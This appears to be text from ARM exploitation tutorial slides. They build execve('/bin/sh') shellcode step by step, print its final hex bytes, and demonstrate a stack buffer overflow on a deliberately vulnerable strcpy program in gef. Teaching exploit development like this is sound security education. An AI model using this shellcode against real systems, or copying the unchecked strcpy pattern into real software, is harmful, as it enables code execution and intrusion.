azeria@labs:~$ grep execve /usr/include/arm-linux-gnueabi/hf/asm/unistd.h  
#define __NR_execve (__NR_SYSCALL_BASE+ 11
```


https://w3challs.com/syscalls/?arch=arm_thumb



STEP 3: MAPPING OUT PARAMETERS

- `execve(*filename, *argv[], *envp[])`
- Simplification
 - `argv = NULL`
 - `envp = NULL`
- Simply put:
 - `execve(*filename, 0, 0)`

STEP 3: MAPPING OUT PARAMETERS



PC-RELATIVE ADDRESSING

Assembly:

```
adr    r1, struct
adr    r0, shellcode
eor    r1, r1
eor    r2, r2
[...]
```

struct:

```
.ascii "\x02\xaa"
.ascii "\x11\x5c"
.ascii "\xc0\xa8\xb8\x2"
```

shellcode:

```
.ascii "/bin/shX"
```


Disassembly:

```
00000000 <_start>:
0: e28f1008  add    r1, pc, #8
4: e28f000c  add    r0, pc, #12
8: e0211001  eor    r1, r1, r1
c: e0222002  eor    r2, r2, r2
```

```
00000010 <struct>:
10: 5c11aa02  .word  0x5c11aa02
14: 828ba8c0  .word  0x828ba8c0
```

```
00000018 <shellcode>:
18: 6e69622f  .word  0x6e69622f
1c: 5868732f  .word  0x5868732f
```

Memory 4 byte view



REPLACE X WITH NULL-BYTE

Assembly

```
.ascii "/bin/shX"
```

Disassembly

```
.word 0x6e69622f  
.word 0x5868732f
```

Memory
4 byte view

| | |
|-----------------|------------|
| [...] | 0x00000000 |
| [...] | |
| /bin 0x6e69622f | 0x1009c |
| /shX 0x5868732f | 0x100a0 |
| [...] | |
| [...] | 0xFFFFFFFF |

REPLACE X WITH NULL-BYTE

Goal:

`/bin/shX` \longrightarrow `/bin/sh\0`

Instruction:

`STRB R2, [R0, #7]`

store byte from `R2`
to `[address]` found in `R0 + offset 7`

STORE BYTE (STRB)

Goal:

`/bin/shX` → `/bin/sh\0`

Instruction:

`STRB R2, [R0, #7]`

store byte from `R2`
to `[address]` found in `R0 + offset 7`

How it works:

`R0 0x0001009c`
`R2 0x00000000`

`0x58` → `0x00`

Memory
1 byte view

| | |
|-------|------------|
| [...] | 0x00000000 |
| [...] | |
| 0x2f | 0x1009c |
| 0x62 | 0x1009d |
| 0x69 | 0x1009e |
| 0x6e | 0x1009f |
| 0x2f | 0x100a0 |
| 0x73 | 0x100a1 |
| 0x68 | 0x100a2 |
| 0x58 | 0x100a3 |
| [...] | |
| [...] | 0xFFFFFFFF |

offset #7



STEP 7: HEXIFY


```
pi@raspberrypi:~$ objcopy -O binary execve_final execve_final.bin
```

```
pi@raspberrypi:~$ hexdump -v -e '"\\\\"x" 1/1 "%02x" "' execve_final.bin
```

```
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x1a\x0a\x1c\xc2\x71\x0b\x27\x01  
\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x58
```


STACK OVERFLOWS

STACK FRAMES





```
#include<stdio.h>
#include <string.h>


void func1(char *s)
{
    char buffer[128];
    strcpy(buffer, s);
}

int main(int argc, char *argv[])
{
    if(argc > 1) {
        func1(argv[1]);
        printf("Everything's fine.\n");
    }
}
```



CALLING STRCPY()




IMAGINE A STACK




IMAGINE A STACK



IMAGINE A STACK



IMAGINE A STACK




```
gef> gef config context.layout "code stack"
```

```
gef> break *0x0001043c
```

```
Breakpoint 1 at 0x1043c
```

```
gef> run
```

```
Starting program: /home/azeria/exp/stack
```

```
AAAAAAA _____ user's input
```

```
-----[ code:arm ]-----
```

```
0x10424 <main+8>      sub    sp,  sp,  #16
0x10428 <main+12>     str     r0,  [r11, #-16]
0x1042c <main+16>     str     r1,  [r11, #-20] ; 0xffffffffec
0x10430 <main+20>     sub     r3,  r11,  #12
0x10434 <main+24>     mov     r0,  r3
0x10438 <main+28>     bl      0x102c4 <gets@plt>
-> 0x1043c <main+32>   mov     r0,  r3
0x10440 <main+36>     sub     sp,  r11,  #4
0x10444 <main+40>     pop     {r11, pc}
0x10448 <__libc_csu_init+0> push  {r3,  r4,  r5,  r6,  r7,  r8,  r9,  lr}
0x1044c <__libc_csu_init+4> mov     r7,  r0
0x10450 <__libc_csu_init+8> ldr     r6,  [pc,  #76]          ; 0x104a4 <__libc_csu_init+92>
```

```
-----[ stack ]-----
```

```
0xbffffff238|+0x00: 0xbffffff3a4 -> 0xbffffff503 -> "/home/azeria/exp/stack" <--$sp
0xbffffff23c|+0x04: 0x00000001
0xbffffff240|+0x08: "AAAAAAA" <--$r0 _____ "buffer"
0xbffffff244|+0x0c: 0x00414141 ("AAA"? ) _____
0xbffffff248|+0x10: 0x00000000 _____ prev. R11/FP
0xbffffff24c|+0x14: 0xb6e8c294 -> <__libc_start_main+276> bl 0xb6ea4b28 <__GI_exit> _____ prev. LR
0xbffffff250|+0x18: 0xb6fb1000 -> 0x0013c120
0xbffffff254|+0x1c: 0xbffffff3a4 -> 0xbffffff503 -> "/home/azeria/exp/stack"
```

Stack
Frame



gef> run

Starting program: /home/azeria/exp/stack



AAAAAAAAAAAAAAAAAAAA user's input

```
-----[ code:arm ]-----
0x10424 <main+8>      sub    sp,  sp,  #16
0x10428 <main+12>     str     r0,  [r11, #-16]
0x1042c <main+16>     str     r1,  [r11, #-20] ; 0xffffffffec
0x10430 <main+20>     sub     r3,  r11,  #12
0x10434 <main+24>     mov     r0,  r3
0x10438 <main+28>     bl      0x102c4 <gets@plt>
-> 0x1043c <main+32>   mov     r0,  r3
0x10440 <main+36>     sub     sp,  r11,  #4
0x10444 <main+40>     pop     {r11, pc}
0x10448 <__libc_csu_init+0> push   {r3, r4, r5, r6, r7, r8, r9, lr}
0x1044c <__libc_csu_init+4> mov    r7,  r0
0x10450 <__libc_csu_init+8> ldr    r6,  [pc, #76] ; 0x104a4 <__libc_csu_init+92>
```

```
-----[ stack ]-----
0xbeffff238|+0x00: 0xbeffff3a4 -> 0xbeffff503 -> "/home/azeria/exp/stack" <-$sp
0xbeffff23c|+0x04: 0x00000001
0xbeffff240|+0x08: "AAAAAAAAAAAAAAAAAAAA" <-$r0 ┌─ "buffer"
0xbeffff244|+0x0c: "AAAAAAAAAAAA" ───────────┐
0xbeffff248|+0x10: "AAAAAA" ───────────────────┐ prev. R11/FP
0xbeffff24c|+0x14: "AAAA" ─────────────────────────┐ prev. LR
0xbeffff250|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbeffff254|+0x1c: 0xbeffff3a4 -> 0xbeffff503 -> "/home/azeria/exp/stack"
-----
```

Stack
Frame






```
#include<stdio.h>
#include <string.h>

void func1(char *s)
{
    char buffer[128];
    strcpy(buffer, s);
}

int main(int argc, char *argv[])
{
    if(argc > 1) {
        func1(argv[1]);
        printf("Everything's fine.\n");
    }
}
```


gef> disassemble main

Dump of assembler code for function main:

```
0x00400554 <+0>:      push    {r7, lr}
0x00400556 <+2>:      sub     sp, #8
0x00400558 <+4>:      add     r7, sp, #0
0x0040055a <+6>:      str     r0, [r7, #4]
0x0040055c <+8>:      str     r1, [r7, #0]
0x0040055e <+10>:     ldr     r3, [r7, #4]
0x00400560 <+12>:     cmp     r3, #1
0x00400562 <+14>:     ble.n   0x40057a <main+38>
0x00400564 <+16>:     ldr     r3, [r7, #0]
0x00400566 <+18>:     adds    r3, #4
0x00400568 <+20>:     ldr     r3, [r3, #0]
0x0040056a <+22>:     mov     r0, r3
0x0040056c <+24>:     bl      0x400538 <func1>
0x00400570 <+28>:     ldr     r3, [pc, #16] ; (0x400584 <main+48>)
0x00400572 <+30>:     add     r3, pc
0x00400574 <+32>:     mov     r0, r3
